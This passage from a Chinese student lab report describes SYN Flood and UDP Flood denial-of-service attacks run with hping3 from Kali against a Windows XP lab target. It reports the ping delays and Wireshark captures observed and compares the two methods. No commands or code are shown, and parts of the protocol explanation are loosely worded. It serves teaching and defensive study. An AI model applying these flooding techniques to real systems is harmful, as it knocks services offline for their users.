
(DoS 攻击后)

可以明显看到 DoS 攻击前后 ping 靶机的 time 变化，DoS 攻击后 time 的时间大大增加，并且访问时间变慢，CPU 使用增多，靶机已经打不开界面。

3.3 步骤三：运行抓包工具，根据抓包结果对 DoS 攻击进行验证分析



1.SYN Flood

用攻击机 kali 进行抓包，发现只有向靶机发送的大量包，收不到访问靶机 80 端口的返回包（靶机由于 DOS 攻击无法打开抓包），并且我们可以看到大量向靶机的 SYN 请求。也可以看到具体的 TCP 请求。



2.UDP Flood

用攻击机 kali 进行抓包,发现只有向靶机发送的大量包,收不到访问靶机 80 端口的返回包。(靶机由于 DoS 攻击无法打开抓包),并且我们可以看到向靶机的大量 UDP 请求。也可以看到具体的 UDP 请求。



3.4 分析比较两种攻击方法

1.原理:

UDP FLOOD 攻击: 攻击机向靶机同一端口发送多个 UDP 数据包, 占用靶机资源, 使靶机无法提供相关服务, 从而使其与 UDP 相关的服务瘫痪。

SYN FLOOD 攻击: 攻击机向靶机发送 SYN 数据包, 建立 TCP 连接后, 一直不完成三次握手, 即与靶机建立多个 TCP 连接使靶机的资源耗尽, 从而使其与 TCP 相关的服务瘫痪。

2.攻击差别:

UDP FLOOD 攻击个人理解是流氓攻击, 一直占用资源, 使靶机毫无还手之力。**SYN FLOOD 攻击**当靶机有足够的资源进行回复时, 还是可以访问其他网站的, 即 **SYN FLOOD 攻击**不彻底。

四、实验总结

在这次实验中，我系统性地开展了针对拒绝服务（DoS）攻击的实践研究。通过使用 hping3 等网络工具，我们成功实施了 SYN Flood 与 UDP Flood 等类型的攻击，并深入观察了攻击对目标系统（Windows XP）产生的实际影响。

实验过程中，我通过持续监测靶机的网络延迟、系统资源占用率以及服务可用性，直观地验证了 DoS 攻击的破坏性效果。攻击期间，靶机的响应时间显著增加，甚至出现服务无响应的情况。借助 Wireshark 等抓包工具，我们清晰地捕捉并分析了攻击过程中的数据包交换细节，例如大量伪造源 IP 的 SYN 请求包，加深了对攻击流量特征的认识。

通过本次实验，我不仅掌握了 DoS 攻击的基本原理与实施方法，更重要的是学会了如何从防御者的角度识别和缓解此类威胁。这次实践极大地提升了我的网络攻防实战能力，并对未来如何有效保障网络服务的安全性具备了更深刻的理解。